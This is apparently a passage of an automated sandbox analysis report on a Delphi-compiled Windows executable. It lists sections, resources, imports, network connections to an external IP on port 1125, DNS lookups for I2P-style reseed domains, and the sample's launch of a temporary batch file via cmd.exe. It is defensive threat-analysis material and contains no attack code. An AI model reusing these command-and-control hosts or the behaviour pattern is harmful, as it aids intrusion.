.edata	0x4ae000	0x97	0x200	32e00411291ba873b0de75e561276889	False	0.251953125	data	1.8329856927687613	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.tls	0x4af000	0x1e4	0x0	d41d8cd98f00b204e9800998ecf8427e	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rdata	0x4b0000	0x6d	0x200	cb0aedb4d69d2e7d3f915611730f186c	False	0.1953125	data	1.375717479766274	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x4b1000	0x39178	0x39200	3895bdffdd7a3e7f1d857eb7488e8413	False	0.469976579595186	data	6.475527769134284	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.pdata	0x4eb000	0x3e9c4	0x3ea00	6086c296052ff020a33a7ba75c81e109	False	0.491813248502994	data	6.369980557431763	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x52a000	0x4b400	0x4b400	7cd7c843107b0c985a216d5520dc5729	False	0.5633175872093024	data	6.403199046558459	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country	ZLIB Complexity
RT_CURSOR	0x52aca8	0x134	Targa image data - Map 64 x 65536 x 1 +32 "\001"	English	United States	0.38636363636363635
RT_CURSOR	0x52addc	0x134	data	English	United States	0.4642857142857143
RT_CURSOR	0x52af10	0x134	data	English	United States	0.4805194805194805
RT_CURSOR	0x52b044	0x134	data	English	United States	0.38311688311688313
RT_CURSOR	0x52b178	0x134	data	English	United States	0.36038961038961037
RT_CURSOR	0x52b2ac	0x134	data	English	United States	0.4090909090909091
RT_CURSOR	0x52b3e0	0x134	Targa image data - RGB 64 x 65536 x 1 +32 "\001"	English	United States	0.4967532467532468
RT_ICON	0x52b514	0xea8	Device independent bitmap graphic, 48 x 96 x 8, image size 2688			0.4147121535181237
RT_ICON	0x52c3bc	0x8a8	Device independent bitmap graphic, 32 x 64 x 8, image size 1152			0.476985559566787
RT_ICON	0x52cc64	0x568	Device independent bitmap graphic, 16 x 32 x 8, image size 320			0.48554913294797686
RT_ICON	0x52d1cc	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 9600			0.5167012448132781
RT_ICON	0x52f774	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 4224			0.5719981238273921
RT_ICON	0x53081c	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 1088			0.7109929078014184
RT_STRING	0x530c84	0x8b0	data			0.2648381294964029
RT_STRING	0x531534	0x2e4	data			0.4540540540540541
RT_STRING	0x531818	0x2a4	data			0.4896449704142012
RT_STRING	0x531abc	0x200	data			0.53125
RT_STRING	0x531cbc	0x1f0	data			0.5
RT_STRING	0x531eac	0x378	data			0.43243243243243246
RT_STRING	0x532224	0x390	data			0.39144736842105265
RT_STRING	0x5325b4	0x2f0	data			0.4242021276595745
RT_STRING	0x5328a4	0x488	data			0.3905172413793103
RT_STRING	0x532d2c	0x4e4	data			0.39217252396166136
RT_STRING	0x533210	0x3a4	data			0.4034334763948498
RT_STRING	0x5335b4	0x34c	data			0.40165876777251186
RT_STRING	0x533900	0x390	data			0.3355263157894737
RT_STRING	0x533c90	0x3e0	data			0.43850806451612906
RT_STRING	0x534070	0x38c	data			0.31167400881057267
RT_STRING	0x5343fc	0x3e0	data			0.42439516129032256
RT_STRING	0x5347dc	0x184	data			0.5412371134020618
RT_STRING	0x534960	0xd4	data			0.660377358490566
RT_STRING	0x534a34	0x214	data			0.5
RT_STRING	0x534c48	0x3c8	data			0.3822314049586777
RT_STRING	0x535010	0x3f4	data			0.391304347826087

Name	RVA	Size	Type	Language	Country	ZLIB Complexity
RT_STRING	0x535404	0x47c	data			0.3423344947735192
RT_STRING	0x535880	0x28c	data			0.34662576687116564
RT_STRING	0x535b0c	0x454	data			0.41064981949458484
RT_STRING	0x535f60	0x4b4	data			0.3953488372093023
RT_STRING	0x536414	0x4cc	data			0.34446254071661236
RT_STRING	0x5368e0	0x3b0	data			0.3792372881355932
RT_STRING	0x536c90	0x3d8	data			0.34146341463414637
RT_STRING	0x537068	0x35c	data			0.37906976744186044
RT_STRING	0x5373c4	0xd0	data			0.5721153846153846
RT_STRING	0x537494	0xa0	data			0.65
RT_STRING	0x537534	0x394	data			0.4268558951965066
RT_STRING	0x5378c8	0x434	data			0.3308550185873606
RT_STRING	0x537cfc	0x390	data			0.37609649122807015
RT_STRING	0x53808c	0x2dc	data			0.38114754098360654
RT_STRING	0x538368	0x34c	data			0.3246445497630332
RT_RCDATA	0x5386b4	0x10	data			1.5
RT_RCDATA	0x5386c4	0x3bbb7	data	English	United States	0.6175269656629732
RT_RCDATA	0x57427c	0xb78	data			0.4778610354223433
RT_RCDATA	0x574df4	0x151	Delphi compiled form 'TForm1'			0.7210682492581603
RT_GROUP_CURSOR	0x574f48	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States	1.25
RT_GROUP_CURSOR	0x574f5c	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States	1.25
RT_GROUP_CURSOR	0x574f70	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States	1.3
RT_GROUP_CURSOR	0x574f84	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States	1.3
RT_GROUP_CURSOR	0x574f98	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States	1.3
RT_GROUP_CURSOR	0x574fac	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States	1.3
RT_GROUP_CURSOR	0x574fc0	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States	1.3
RT_GROUP_ICON	0x574fd4	0x5a	data			0.7
RT_VERSION	0x575030	0x368	data	English	United States	0.44954128440366975

Imports

DLL	Import
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
advapi32.dll	RegQueryValueExW, RegOpenKeyExW, RegCloseKey
user32.dll	CharNextW, LoadStringW
kernel32.dll	Sleep, VirtualFree, VirtualAlloc, lstrlenW, VirtualQuery, QueryPerformanceCounter, GetTickCount, GetSystemInfo, GetVersion, CompareStringW, IsDBCSLeadByteEx, IsValidLocale, SetThreadLocale, GetSystemDefaultUILanguage, GetUserDefaultUILanguage, GetLocaleInfoW, WideCharToMultiByte, MultiByteToWideChar, GetConsoleOutputCP, GetConsoleCP, GetACP, LoadLibraryExW, GetStartupInfoW, GetProcAddress, GetModuleHandleW, GetModuleFileNameW, GetCommandLineW, FreeLibrary, GetLastError, UnhandledExceptionFilter, RtlUnwindEx, RtlUnwind, RaiseException, ExitProcess, ExitThread, SwitchToThread, GetCurrentThreadId, CreateThread, DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, FindFirstFileW, FindClose, WriteFile, SetFilePointer, SetEndOfFile, ReadFile, GetFileType, GetFileSize, CreateFileW, GetStdHandle, CloseHandle
kernel32.dll	GetProcAddress, RaiseException, LoadLibraryA, GetLastError, TlsSetValue, TlsGetValue, LocalFree, LocalAlloc, GetModuleHandleW, FreeLibrary

DLL	Import
user32.dll	SetClassLongPtrW, GetClassLongPtrW, SetWindowLongPtrW, GetWindowLongPtrW, CreateWindowExW, WindowFromPoint, WaitMessage, UpdateWindow, UnregisterClassW, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoW, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCaret, SetWindowRgn, SetWindowsHookExW, SetWindowTextW, SetWindowPos, SetWindowPlacement, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropW, SetParent, SetMenuItemInfoW, SetMenu, SetForegroundWindow, SetFocus, SetCursorPos, SetCursor, SetClipboardData, SetCapture, SetActiveWindow, SendMessageA, SendMessageW, ScrollWindow, ScreenToClient, RemovePropW, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageW, RegisterClipboardFormatW, RegisterClassW, RedrawWindow, PostQuitMessage, PostMessageW, PeekMessageA, PeekMessageW, OpenClipboard, MsgWaitForMultipleObjectsEx, MsgWaitForMultipleObjects, MessageBoxW, MessageBeep, MapWindowPoints, MapVirtualKeyW, LoadStringW, LoadKeyboardLayoutW, LoadIconW, LoadCursorW, LoadBitmapW, KillTimer, IsZoomed, IsWindowVisible, IsWindowUnicode, IsWindowEnabled, IsWindow, IsIconic, IsDialogMessageA, IsDialogMessageW, IsChild, InvalidateRect, InsertMenuItemW, InsertMenuW, HideCaret, GetWindowThreadProcessId, GetWindowTextW, GetWindowRect, GetWindowPlacement, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetScrollBarInfo, GetPropW, GetParent, GetWindow, GetMessagePos, GetMessageExtraInfo, GetMenuStringW, GetMenuState, GetMenuItemInfoW, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutNameW, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextW, GetIconInfo, GetForegroundWindow, GetFocus, GetDlgCtrlID, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameW, GetClassInfoExW, GetClassInfoW, GetCapture, GetActiveWindow, FrameRect, FindWindowExW, FindWindowW, FillRect, EnumWindows, EnumThreadWindows, EnumChildWindows, EndPaint, EndMenu, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextExW, DrawTextW, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageA, DispatchMessageW, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcW, DefMDIChildProcW, DefFrameProcW, CreatePopupMenu, CreateMenu, CreateIcon, CreateAcceleratorTableW, CopyImage, CopyIcon, CloseClipboard, ClientToScreen, CheckMenuItem, CharUpperBuffW, CharUpperW, CharNextW, CharLowerBuffW, CharLowerW, CallWindowProcW, CallNextHookEx, BeginPaint, AdjustWindowRectEx, ActivateKeyboardLayout
gdi32.dll	UnrealizeObject, StretchDIBits, StretchBlt, StartPage, StartDocW, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetRectRgn, SetROP2, SetPixel, SetEnhMetaFileBits, SetDIBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SetAbortProc, SelectPalette, SelectObject, SaveDC, RoundRect, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, Polygon, PolyBezierTo, PolyBezier, PlayEnhMetaFile, Pie, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsW, GetTextExtentPointW, GetTextExtentPoint32W, GetSystemPaletteEntries, GetStockObject, GetRgnBox, GetPixel, GetPaletteEntries, GetObjectW, GetMapMode, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileDescriptionW, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, FrameRgn, ExtTextOutW, ExtFloodFill, ExcludeClipRect, EnumFontsW, EnumFontFamiliesExW, EndPage, EndDoc, Ellipse, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreateRectRgn, CreatePenIndirect, CreatePalette, CreateICW, CreateHalftonePalette, CreateFontIndirectW, CreateDIBitmap, CreateDIBSection, CreateDCW, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileW, Chord, BitBlt, ArcTo, Arc, AngleArc, AbortDoc
version.dll	VerQueryValueW, GetFileVersionInfoSizeW, GetFileVersionInfoW
kernel32.dll	WriteFile, WideCharToMultiByte, WaitForSingleObject, WaitForMultipleObjectsEx, VirtualQueryEx, VirtualQuery, VirtualProtect, VirtualFree, VirtualAlloc, VerSetConditionMask, VerifyVersionInfoW, TryEnterCriticalSection, SwitchToThread, SuspendThread, Sleep, SizeofResource, SetThreadPriority, SetThreadLocale, SetLastError, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResumeThread, ResetEvent, ReadFile, RaiseException, QueryPerformanceFrequency, QueryPerformanceCounter, IsDebuggerPresent, MulDiv, LockResource, LocalFree, LoadResource, LoadLibraryW, LeaveCriticalSection, LCMapStringW, IsValidLocale, InitializeCriticalSection, HeapSize, HeapFree, HeapDestroy, HeapCreate, HeapAlloc, GlobalUnlock, GlobalLock, GlobalFree, GlobalFindAtomW, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomW, GetVersionExW, GetVersion, GetTimeZoneInformation, GetTickCount, GetThreadPriority, GetThreadLocale, GetStdHandle, GetProcAddress, GetModuleHandleW, GetModuleFileNameW, GetLocaleInfoW, GetLocalTime, GetLastError, GetFullPathNameW, GetFileSize, GetFileAttributesW, GetExitCodeThread, GetDiskFreeSpaceW, GetDateFormatW, GetCurrentThreadId, GetCurrentThread, GetCurrentProcessId, GetCurrentProcess, GetCPInfoExW, GetCPInfo, GetACP, FreeResource, FreeLibrary, FormatMessageW, FindResourceW, FindFirstFileW, FindClose, EnumSystemLocalesW, EnumResourceNamesW, EnumCalendarInfoW, EnterCriticalSection, DeleteCriticalSection, CreateThread, CreateFileW, CreateEventW, CompareStringW, CloseHandle
advapi32.dll	RegUnLoadKeyW, RegSetValueExW, RegSaveKeyW, RegRestoreKeyW, RegReplaceKeyW, RegQueryValueExW, RegQueryInfoKeyW, RegOpenKeyExW, RegLoadKeyW, RegFlushKey, RegEnumValueW, RegEnumKeyExW, RegDeleteValueW, RegDeleteKeyW, RegCreateKeyExW, RegConnectRegistryW, RegCloseKey
kernel32.dll	Sleep
oleaut32.dll	SafeArrayGetElemsize, SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayGetElement, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopyInd, VariantCopy, VariantClear, VariantInit
oleaut32.dll	GetErrorInfo, SysFreeString
ole32.dll	OleUninitialize, OleInitialize, CoTaskMemFree, CoTaskMemAlloc, CoCreateInstance, CoUninitialize, CoInitialize, IsEqualGUID
comctl32.dll	InitializeFlatSB, FlatSB_SetScrollProp, FlatSB_SetScrollPos, FlatSB_SetScrollInfo, FlatSB_GetScrollPos, FlatSB_GetScrollInfo, _TrackMouseEvent, ImageList_GetImageInfo, ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Copy, ImageList_LoadImageW, ImageList_GetIcon, ImageList_Remove, ImageList_DrawEx, ImageList_Replace, ImageList_Draw, ImageList_SetOverlayImage, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_SetImageCount, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create
user32.dll	EnumDisplayMonitors, GetMonitorInfoW, MonitorFromPoint, MonitorFromRect, MonitorFromWindow
shell32.dll	Shell_NotifyIconW
winspool.drv	OpenPrinterW, EnumPrintersW, DocumentPropertiesW, ClosePrinter
winspool.drv	GetDefaultPrinterW

Exports

Name	Ordinal	Address
TMethodImplementationIntercept	3	0x4991b0
__dbk_fcall_wrapper	2	0x417300
dbkFCallWrapperAddr	1	0x8a1f58

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 11, 2024 16:53:05.863054991 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:05.868313074 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:05.868416071 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:05.869153976 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:05.874092102 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:06.696666956 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:06.697221041 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:06.697329044 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:08.704670906 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:08.709882021 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:08.709980965 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:08.715009928 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:08.867379904 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:08.914247036 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:08.942254066 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:08.954762936 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:08.959743977 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:08.959845066 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:08.964899063 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.070842981 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.117343903 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.204994917 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.205296040 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.210371971 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.210431099 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.215917110 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.216562033 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.221422911 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.221487999 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.226387024 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.336935043 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.342206001 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.342300892 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.347101927 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.462908983 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.463041067 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.463102102 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.463099957 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.463113070 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.463129044 CEST	1125	49730	146.70.24.213	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 11, 2024 16:53:09.463186026 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.463207006 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.463217020 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.463227034 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.463253975 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.463277102 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.463897943 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.463933945 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.463979006 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.464067936 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.464138985 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.464148998 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.464186907 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.464549065 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.464565992 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.464605093 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.465210915 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.465254068 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.467910051 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.508002996 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.554255962 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.554291964 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.554302931 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.554307938 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.554313898 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.554325104 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.554392099 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.554392099 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.554445028 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.554461956 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.554478884 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.554488897 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.554498911 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.554502010 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.554511070 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.554526091 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.554554939 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.555361986 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.555372000 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.555394888 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.555403948 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.555416107 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.555421114 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.555428028 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.555444956 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.555465937 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.556289911 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.556338072 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.556379080 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.556468964 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.556478977 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.556488037 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.556519032 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.556855917 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.556866884 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.556876898 CEST	1125	49730	146.70.24.213	192.168.2.4
Oct 11, 2024 16:53:09.556895018 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:09.556916952 CEST	49730	1125	192.168.2.4	146.70.24.213
Oct 11, 2024 16:53:10.036329985 CEST	1125	49730	146.70.24.213	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 11, 2024 16:53:10.036353111 CEST	1125	49730	146.70.24.213	192.168.2.4

DNS Queries


Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 11, 2024 16:54:03.003743887 CEST	192.168.2.4	1.1.1.1	0xf383	Standard query (0)	banana.incognet.io	A (IP address)	IN (0x0001)	false
Oct 11, 2024 16:54:53.298024893 CEST	192.168.2.4	1.1.1.1	0xd5be	Standard query (0)	reseed.diva.exchange	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 11, 2024 16:54:03.016427040 CEST	1.1.1.1	192.168.2.4	0xf383	No error (0)	banana.incognet.io		23.137.250.108	A (IP address)	IN (0x0001)	false
Oct 11, 2024 16:54:53.455132008 CEST	1.1.1.1	192.168.2.4	0xd5be	No error (0)	reseed.diva.exchange		80.74.145.70	A (IP address)	IN (0x0001)	false

Statistics

Behavior



System Behavior

Analysis Process: file.exe PID: **7096**, Parent PID: **2580**

General

Target ID:	0
Start time:	10:53:04

Start date:	11/10/2024
Path:	C:\Users\user\Desktop\file.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\file.exe"
Imagebase:	0x400000
File size:	5'654'528 bytes
MD5 hash:	31D649663149DABD99C51B71E60A4A91
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low
Has exited:	true

Analysis Process: file.exe PID: **5232**, Parent PID: **552**

General

Target ID:	1
Start time:	10:53:04
Start date:	11/10/2024
Path:	C:\Users\user\Desktop\file.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\file.exe
Imagebase:	0x400000
File size:	5'654'528 bytes
MD5 hash:	31D649663149DABD99C51B71E60A4A91
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low
Has exited:	false

File Activities

Analysis Process: cmd.exe PID: **6452**, Parent PID: **5232**

General

Target ID:	2
Start time:	10:53:08
Start date:	11/10/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /k "C:\Users\user\AppData\Local\Temp\7mmwpep245voy3fngkym99px3pj5vx36.bat"
Imagebase:	0x7ff7b72b0000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp\7mmwpep245voy3fngkym99px3pj5vx36.bat	0	8191	success or wait	1	7FF7B72C0099	ReadFile
C: \Users\user\AppData\Local\Temp\7mmwpep245voy3fngkym99px3pj5vx36.bat	0	8191	success or wait	2	7FF7B72C0099	ReadFile
C: \Users\user\AppData\Local\Temp\7mmwpep245voy3fngkym99px3pj5vx36.bat	0	8191	success or wait	1	7FF7B72C0099	ReadFile
